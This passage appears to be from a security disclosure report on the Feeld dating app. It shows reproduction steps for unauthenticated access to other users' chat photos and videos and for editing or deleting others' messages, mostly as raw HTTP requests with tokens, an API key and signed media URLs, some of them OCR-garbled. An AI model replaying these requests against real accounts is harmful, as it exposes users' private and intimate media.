1 GET /v1/cdn/chat-attachment/00ab5791-e42e-58e2-ab51-e30a453d791f/ <b>971a0d2f-f50c-45fc-8a37-4d9002f71e49</b>	c-Ba37-4d9002f71e49 HTTP/2				
2 Host: core.api.feeld.co					
3 Authorization: Bearer					
eyJhbGciOiJSUzIiNiIsImtpZCI6IjNiYjg3ZGNHM2JjYjY5ZDcyYjZjYmExYjUSYjMzY2M1Mj15N2Nh0G0ILCJ0eXai01jkV10if0.eyJpc3Mi01JodHRwczovL3NlY3VzZXRva2VuLndvb2dsZS5jb2BvZjItchJv2C01MzQ3NSIsImF12C16InYylXByb2QtNTM0NzuiLCJhdXRox3RpbwUiOjE3MDkzNjU2NDksInVzXJfaWQj010izZwdVOj15Z1N1ZX03dlhvVGvUjhzeFR3a0zLiwiic3ViijoiM2VnVU15eNdTdWV0N3ZYb1Rlbj14c3hUd2tKMyIsInlndCI6MTcwOTY1MTkwMywiZxhwIjoxNzAS5njU1NTaZLCJ1bWFpbC16InNvbnlfcg9ya0B5YWhvby5jB28iLCJ1bWFpbf922XjPzmlZC16dhJ12SwiZmlyZmJhc2Ui0nsiowRlbnRpdlGlcyl6eyJlbWFpbCI6WyJzb25XK3BvcntAeWFob28uY29tI119LCjzaWduX2liuX38yb3ZpZGwyIjoiicGFzc3dvcmQifx0..VC7i0jat01M-cZloLdrX-y9fc8W2eidTQJMBP45p6nCaUGK6jgSXpuY1QsxG0AFs5UcKyRuleKxf18CVPFeJ8WdZ5vMa2teIKmtFkjnBEIrIaEvEXE2vfmy4d4wni0nUXupuIEpoygdBUWNV2A_aRWfYObBpdqlvAnLuqdppjcJJ3FTycbPyKXY4f15DX_JC8WzQy6ae29nb567ZxrYphMG_w-JFWX30m8RHkznX2pMcwJ7TeHXY7vt55n5vZ78H7X19UE4-Ump50dm6HRu3nX5x767dn9hIU54p1GjZohYfYRRjsTJH6nddEalj4ZPGKeLozhN1D2tyZcp0oJ0A	1 HTTP/2 200 OK				
4 User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; EB2103 Build/RKQ1.201217.002)					
5 Accept-Encoding: gzip, deflate, br					
6					

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats


## Reproduction steps:

**Instance 2:** Uploading time-limited photos

6. The returned url for **unauthenticated** access is:

<https://res.cloudinary.com/threender/image/upload/s--7tD2qatw--/540068ee-b41a-431f-b0e9-b7522fefbd5a>

The only thing random in the above url, in case you want to brute-force it, are the 8 characters '7tD2qatw'.



## Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## **Reproduction steps:**

## **Instance 3: Uploading normal video**

**1.Pick a chat, select 'upload video' option, record a video and submit it in the chat.**

**The below requests will be made.**

**The video will be uploaded to:**

us-east.stream-io-cdn.com:

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

**Instance 3:** Uploading normal video

2.The url from the response will be passed in the chat, as seen below:

Request				Response			
Pretty	Raw	Hex	JSON Web Token	Pretty	Raw	Hex	Render
1 POST /channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-0000004f0d27&api_key=y4tp4akjeb49 HTTP/2				2024-03-05T12:00:45.99414Z	"id": "b12f2217-437f-4afe-9dcl-3cb770421678",		
2 Host: chat.stream-io-api.com				"text": "",			
3 Accept: application/json, text/plain, */*				"html": "",			
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cIi6IkpxVCJ9eyJlZ2VyxXlkIjoiN2FkMGRMjItODAwNS00ZDNlLThnNGQt0TE5Yz0xMjk0ZDUxIn0.CtlrBtqjbCdtmva6CM9-ATxgVqt3ImMqe3aoSXHyE				"type": "regular",			
5 Stream-Auth-Type: jwt				"user": {			
6 X-Stream-Client: stream-chat-react-native-android-5.22.1				"id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",			
7 X-Client-Request-Id: 34110369-1d96-415c-b393-e6778e1bf73e				"role": "admin",			
8 Content-Type: application/json				"created_at": "2024-01-30T17:44:15.578446Z",			
9 Content-Length: 857				"updated_at": "2024-01-31T15:11:05.097654Z",			
10 Accept-Encoding: gzip, deflate, br				"last_active": "2024-03-05T11:59:05.114301Z",			
11 User-Agent: okhttp/4.10.0				"banned": false,			
12 {				"online": true,			
13   "message": {				"name": "D",			
14     "id": "b12f2217-437f-4afe-9dcl-3cb770421678",				"profileStatus": "active",			
15     "text": "",				"profileIsIncognito": false			
16     "mentioned_users": [				},			
17     "custom_properties": {				"attachments": [			
18       "type": "video",				{			
19       "status": "regular"				"type": "video",			
20     },				"id": "6c7e3e6-b599-4135-2e11-a32034d16f8d",			
21     "attachments": [				"url": "			
22       {				"https://us-east.stream-io-cdn.com/61795/attachments/f67ef7f0-0d6d-495c-af0d-397fae58af69.47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4?Expires=1710849607&Signature=F0Bj5VsBD0cHECZCM03f4i4x0NRN5plfz9GcJz4zb-wzPAyVzLkMp-IRYkXkbhESYQ0hqqSSyEpnUI4NjFPUKiqoWVDSFnmu1UyXSRZMYSogML7IounjhM7hdapB6kQjw5Jfnb0wp8derpvq3QNszkR1yhbnnBPK0ITivekipF0ucLbu37CHX2fdv-Lk~PKtSLnoHyLmMz3eF2KPx~h09808uqlpHxqSjhVa8ePZCSFFGEq0lgcmnf7CHX2fdv-Lk~PKtsLnoHyLmz3eF2KPx~h09808uqlpHxqSjhVa8ePZCSFFGEq0lgcmnf36HATRKYYfCz4nZn6t7m~JvirJzd1LgTqrLd0p5FdbN7RxmZeZiTv0QbeBNWJXqx0q5-Zuy4h1tIZ1Bos56w__&Key-Pair-Id=APKAIGH36VEWPDULE23Q",			
23         "properties": {				"duration": 0,			
24         "replay_mode": "replayable",				"properties": {			
25         "duration": 0				"duration": 0,			
26        },				"replay_mode": "replayable"			
27        "id": "6c7e3e6-b599-4135-2e11-a32034d16f8d",				}			
28        "type": "video",				},			
29        "url": "				"latest_reactions": [			
30         "https://us-east.stream-io-cdn.com/61795/attachments/f67ef7f0-0d6d-495c-af0d-397fae58af69.47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4?Expires=1710849607&Signature=F0Bj5VsBD0cHECZCM03f4i4x0NRN5plfz9GcJz4zb-wzPAyVzLkMp-IRYkXkbhESYQ0hqqSSyEpnUI4NjFPUKiqoWVDSFnmu1UyXSRZMYSogML7IounjhM7hdapB6kQjw5Jfnb0wp8derpvq3QNszkR1yhbnnBPK0ITivekipF0ucLbu37CHX2fdv-Lk~PKtSLnoHyLmMz3eF2KPx~h09808uqlpHxqSjhVa8ePZCSFFGEq0lgcmnf7CHX2fdv-Lk~PKtsLnoHyLmz3eF2KPx~h09808uqlpHxqSjhVa8ePZCSFFGEq0lgcmnf36HATRKYYfCz4nZn6t7m~JvirJzd1LgTqrLd0p5FdbN7RxmZeZiTv0QbeBNWJXqx0q5-Zuy4h1tIZ1Bos56w__&Key-Pair-Id=APKAIGH36VEWPDULE23Q",							
31         "duration": 0				},			
32        },				"own_reactions": [			
33        "skip_enrich_url": true				},			
34      },				"reaction_counts": [			
35    },				},			
36    "reaction_scores": [				},			
37    },				"reply_count": 0,			
38    "deleted_reply_count": 0,				"deleted_reply_count": 0,			
39    "cid": "messaging:1c0544a0-ceb2-4a10-84a7-cd12257bf134",				"cid": "messaging:1c0544a0-ceb2-4a10-84a7-cd12257bf134",			
40    "created_at": "2024-03-05T12:00:45.99414Z",				"created_at": "2024-03-05T12:00:45.99414Z",			
41    "updated_at": "2024-03-05T12:00:45.99414Z",				"updated_at": "2024-03-05T12:00:45.99414Z",			

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 3: Uploading normal video

If we again read this chat as the attacker, using the previous vulnerability 'Read other people's messages', we can see the url to the video in the response, as seen below:

We have to replace '\u0026' for '&' in it.

The screenshot shows a network request and response in a browser developer tools interface. The request is a POST to '/channels?api\_key=y4tp4akjeb49' with various headers and a JSON body containing a filter condition for messaging. The response is a JSON object containing user information and a list of attachments, one of which is a video file with a long URL.

**Request**

```
POST /channels?api_key=y4tp4akjeb49 HTTP/2
Host: chat.stream-io-api.com
Accept: application/json, text/plain, */*
Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiZjMwMjk5ZWItZGY0ZC00Njg1LkyZmEtYmU3WFhzjI0MTBkIn0.7LLzAAWATxLhkUT2320gMQLw-sTwP1-uxcujkOfm6EA
Stream-Auth-Type: jwt
Content-Type: application/json
Content-Length: 101
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/4.10.0
{
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

**Response**


```
"last_active": "2024-03-05T11:59:05.114301Z",
"banned": false,
"online": false,
"profileStatus": "active",
"profileIsIncognito": false,
"name": "D",
"attachments": [
    {
        "type": "video",
        "id": "6c7e3e96-b599-4135-2e11-a32034d16f8d",
        "url": "https://us-east.stream-io-cdn.com/61795/attachments/f67ef7f0-0d6d-495c-af0d-397fae58af69.47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4|Expires=1710849607\u0026Signature=F0Bj5Vs8D0cHkECZCM03f414x0NRN5pLfz9Gcjz4zb-wzPAyVzLkZMp-IRYkKhBE5Y08hq5SyEpnU14NjFPUKiogWVDSFmn1WuyXSRZWYS0GeML7IounjnhM7HdapB6kBkQIwc5JfnbDwp8derpvq3QN6szkR1YhbnBPKOITivekIpF00ucL8u37CHXCZfdV~Lk~PKtSLnoHylmMz3eF2KPx-h098Q8uqLphxq5jhVa8ePZCSFFGEqDlcMmf36HATRKYvfCz4nZNn6t7m~JvirJZd1LgTqrLd0p5FdbN7RxmZeziTvQ0beBNWJXqxQq5-Zuzy4hh1tIZ1BosS6w_\u0026Key-Pair-Id=APKAIHG36VEWPDULE23Q",
        "duration": 0,
        "properties": {
            "duration": 0,
            "replay_mode": "replayable"
        }
    }
],
"latest_reactions": [
],
"own_reactions": [
],
"reaction_counts": [
],
"reaction_scores": [
],
"reply_count": 0,
"deleted_reply_count": 0,
```

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

**Instance 3:** Uploading normal video

4. Now we can go to the above url unauthenticated.



**Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats**

## **Reproduction steps:**

## **Instance 4: Uploading 'play-once' videos**

1.Upload a video, as in instance 3, but set it to 'play once'.

**The following requests will be made.**

The video will be uploaded to:

[chat.stream-io-api.com](https://chat.stream-io-api.com) as seen on the right:

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 4: Uploading 'play-once' videos

2.The returned url will also be sent in the chat in a subsequent request, as seen below:

The screenshot shows two network requests in a browser's developer tools. The first request is a POST to '/channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?' with various headers and a JSON body containing a message object with an attachment. The second request is a GET to the same endpoint, which returns a response object with a message and attachments, including a video file.

```
Request
Pretty Raw Hex JSON Web Token
1 POST /channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?
user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=
65e49f63-0a05-48ea-0000-000005sec63&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2Vyc2lkIjo1N2FkMGRjMjItODAwNS00
ZDNlLThmNGQt0TE5YzQxMjk0ZDUxIn0.CtlrBtgjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XH
yE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 6fb278f8-3563-440a-a1a8-3637c1a9f4e7
8 Content-Type: application/json
9 Content-Length: 856
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "cb703916-9bbe-440c-be3f-2534912e1d74",
    "text": "",
    "mentioned_users": [],
    "custom_properties": {
      "type": "video",
      "status": "regular"
    },
    "attachments": [
      {
        "properties": {
          "replay_mode": "view_once",
          "duration": 0
        },
        "id": "7a62e8b7-4cbd-4cb1-121b-252701ecc36c",
        "type": "video",
        "url":
        "https://us-east.stream-io-cdn.com/61795/attachments/a89e26fc-8a
        2-42cb-b5e8-f5306a2cb3ab.4cd9fdfc-0072-4742-a434-b03c1fbcc5822.mp4
        ?Expires=1710863440&Signature=0~r4~d-tplqNVzTyy38pbExCCK6IEj53007
        UdV0v6BX04z61mmh6mubLsxXnqA7Ngu0l6YG-Wv8QvgDeYq051ZxIAF4jmFPexq1k
        oB45qv3AlvNgmhP8H1KzlnyN0okg0s3AXcVH2SfikuU-lhiuRkmEr2DMVq4uZ1nrY
        yLxf4IVVsEZHoiiAaYZXkrBwBATIAngIfklHhCoaj8ae5Rt7LYEPtDB7s0LJ
      }
    ]
  }
}

Response
Pretty Raw Hex Render Diff
19 {
  "message": {
    "id": "cb703916-9bbe-440c-be3f-2534912e1d74",
    "text": "",
    "html": "",
    "type": "regular",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.578446Z",
      "updated_at": "2024-01-31T15:11:05.097654Z",
      "last_active": "2024-03-05T15:35:45.502481Z",
      "banned": false,
      "online": true,
      "name": "D",
      "profileStatus": "active",
      "profileIsIncognito": false
    },
    "attachments": [
      {
        "type": "video",
        "url":
        "https://us-east.stream-io-cdn.com/61795/attachments/a89e26fc-8a
        2-42cb-b5e8-f5306a2cb3ab.4cd9fdfc-0072-4742-a434-b03c1fbcc5822.m
        p47Expires=1710863440&u0026Signature=0~r4~d-tplqNVzTyy38pbExCCK6
        IEj53007UdV0v6BX04z61mmh6mubLsxXnqA7Ngu0l6YG-Wv8QvgDeYq051ZxIAF4
        jmFPexq1koB45qv3AlvNgmhP8H1KzlnyN0okg0s3AXcVH2SfikuU-lhiuRkmEr2D
        MVq4uZ1nrYlx4IVVsEZHoiiAaYZXkrBwBATIAngIfklHhCoaj8ae5Rt7LY
        EPTDB7s0LJj0RLS~zzT100JhgsN6tRDx0xt18fboktn25QoYRGe1VwvNe0R900m
        uspxXNGGrw1KKfxRpCR-gpLvUma9hrf7Zrcy3PZY3HagPMYATEa6o59Z0_\u0
        026Key-Pair-Id=APKA1HG36VEWPDULE230",
        "duration": 0,
        "properties": {
          "replay_mode": "view_once",
          "duration": 0
        },
        "id": "7a62e8b7-4cbd-4cb1-121b-252701ecc36c"
      }
    ],
    "latest_reactions": [],
    "own_reactions": []
  }
}
```

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

**Instance 4:** Uploading 'play-once' videos  
3. Now, an attacker can read our chat using the previous vulnerability 'Read other people's chat' and extract this url, as seen below.

The url can be extracted from the response and the \u0026 character replaced with &.

The screenshot shows a browser developer tools Network tab with two entries. The first entry is a POST request to `/channels?api_key=y4tp4akjeb49` with the following details:

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
JSON Web Token	Render
	Diff

The Request body is a JSON object:

```
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIj
oiZjMwMjk5WIzGY0ZC00Njg1LTkyZmEtYmU3YWfhZjI0MTBK
n0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujk0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
  "filter_conditions": {
    "type": "messaging",
    "members": {
      "$in": [
        "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
      ]
    }
  }
}
```

The Response body is a JSON object:


```
{
  "banned": false,
  "online": false,
  "name": "D",
  "profileStatus": "active",
  "profileIsIncognito": false
},
"attachments": [
  {
    "type": "video",
    "duration": 0,
    "properties": {
      "duration": 0,
      "replay_mode": "view_once"
    },
    "id": "7a62e8b7-4cbd-4cb1-121b-252701ecc36c",
    "url": "https://us-east.stream-io-cdn.com/61795/attachments/a89e26fc-8a02-42c
b-b5e8-f5306a2cb3ab.4cd9fdfc-0072-4742-a434-b03c1fb5822.mp4?Expires=1
710863440\u0026Signature=0~r4~d~tplqNVzTyy3BpbExCCk6IEj53007UdV0v6BXD4
z61mmh6mubLsxXnqA7Ngu0l6YG-Wv80vgDeYq05iZxIAF4jmFPexq1koB45qvs3AlvNgmh
P8H1XzlnyNQokgOs3AXcVH2SfikU-lhiuRKmEr2DMVq4uZlnrYylxf4VIVSsEZHoiihAaY
AZXrgRBwBATIAngIfklHhCoaj8ae5Rt7LYEPTDB7s0LjJ0RLS~zzT1Q0JhgN6tRdx0xtI
8fboktn2S0oYRGe1VwevNe0R900muspxXNGGtRw1KKfXRpCR-gpLvUma9rhrF7ZKcy3PZY
3HagPMYATEa6o59ZQ_\u0026Key-Pair-Id=APKAIHG36VEWPDULE230"
  },
  "latest_reactions": [
  ],
  "own_reactions": [
  ],
  "reaction_counts": [
  ],
  "reaction_scores": [
  ],
  "reply_count": 0,
  "deleted_reply_count": 0
}
```

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

**Instance 4:** Uploading 'play-once' videos

4. Thus, we can watch the video unauthenticated and is replay-able:




# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 4: Uploading 'play-once' videos

5.The receiver of the 'play-once' video, will have no knowledge of the attack. He can still see the video, but only once. After he sees the video, it will say 'video expired'.



'Before' and 'after' the receiver sees the video once.

# Vulnerability #4 –Delete, recover and edit other people's messages



#1 Broken Object Level  
Authorization  
Category

**Details:** We discovered that we can recover other people's messages that were deleted in a chat.

In addition, we can edit and delete other people's messages.

In order to do that, we will need the unique 'messageld' value of the message that we want to recover. This is easy to get because when we read our victim's messages, each message has its messageld next to it.

**Instance:** <https://chat.stream-io-api.com/messages/<Messageld>>  
(Methods: DELETE and PUT)

# Vulnerability #4 –Delete, recover and edit other people's messages

## Reproduction steps:

1. Use a proxy tool (Burp) to intercept the traffic.
2. Enter a chat and leave a message to someone:

The screenshot shows two panels from the Burp Suite proxy tool. The left panel is the 'Request' panel, and the right panel is the 'Response' panel.

